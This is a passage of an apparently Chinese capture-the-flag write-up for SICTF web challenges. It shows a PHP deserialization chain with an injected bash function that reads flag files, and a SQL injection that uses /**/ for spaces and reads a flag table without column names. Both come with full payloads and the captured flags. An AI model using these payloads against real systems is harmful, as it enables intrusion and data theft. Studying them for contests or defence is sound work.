class SE{
    public $year;
}
class CR{
    public $last;
    public $newyear="Worries";

}

class ET{

}
$a = new start();
$b = new SE();
$c = new CR();
$d = new ET();
$a->welcome=$b;
$b->year=$c;
$c->last=$d;

echo base64_encode(serialize($a));
```

```
Tzo1OiJzdGFydCI6Mjp7czo3OiJ3ZWxjb21lIjtPOjI6IlNFIjoxOntzOjQ6InllYXIiO086MjoiQ1IiOj
I6e3M6NDoibGFzdCI7TzoyOiJFVCI6MDp7fXM6NzoibmV3eWVhciI7czo3OiJXb3JyaWVzIjt9fXM6Mzoi
eW91IjtOO30=
```

payload:

```
http://yuanshen.life:38989/?get[BASH_FUNC_echo%25%25]=()%20{%20cat /f*;%20}
POST:
go=Tzo1OiJzdGFydCI6Mjp7czo3OiJ3ZWxjb21lIjtPOjI6IlNFIjoxOntzOjQ6InllYXIiO086MjoiQ1I
iOjI6e3M6NDoibGFzdCI7TzoyOiJFVCI6MDp7fXM6NzoibmV3eWVhciI7czo3OiJXb3JyaWVzIjt9fXM6M
zoieW91IjtOO30=
```



```
if(isset($_REQUEST['go'])){
        unserialize(base64_decode($_REQUEST['go']));
}
?> Welcome to new year! Worries doesn't exists in the new year SICTF{dd30a29e-a9e3-4f55-8f0f-9f0ce890aedb}
Recoverable fatal error: Method CR::__toString() must return a string value in /var/www/html/index.php on line 23
```

```
http://yuanshen.life:38989/?get[BASH_FUNC_echo%25%25]=()%20{%20cat /f*;%20}
```

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All


```
go=Tzo1OiJzdGFydCI6Mjp7czo3OiJ3ZWxjb21lIjtPOjI6IlNFIjoxOntzOjQ6InllYXIiO086MjoiQ1IiOjI6e3M6NDoi
bGFzdCI7TzoyOiJFVCI6MDp7fXM6NzoibmV3eWVhciI7czo3OiJXb3JyaWVzIjt9fXM6MzoieW91IjtOO30=
```

# hacker

无列名注入，过滤空格，使用/**/代替

payload:

```
'union/**/select/**/`2`/**/from/**/(select/**/1,2/**/union/**/select/**/*/**/from/**/flag)a%23
```



```
joe好像喜欢alice，但是alice好像不喜欢joe，你要不要查查他们都喜欢谁(?username=joe)或者(?username=alice)
2
SICTF{39f6e799-15e5-43d9-829f-ca98a2cb2c47}
```

```
http://yuanshen.life:39848/?username=joe'union/**/select/**/`2`/**/from/**/(select/**/1,2/**/union/**/select/**/*/**/from/**/flag)a%23
```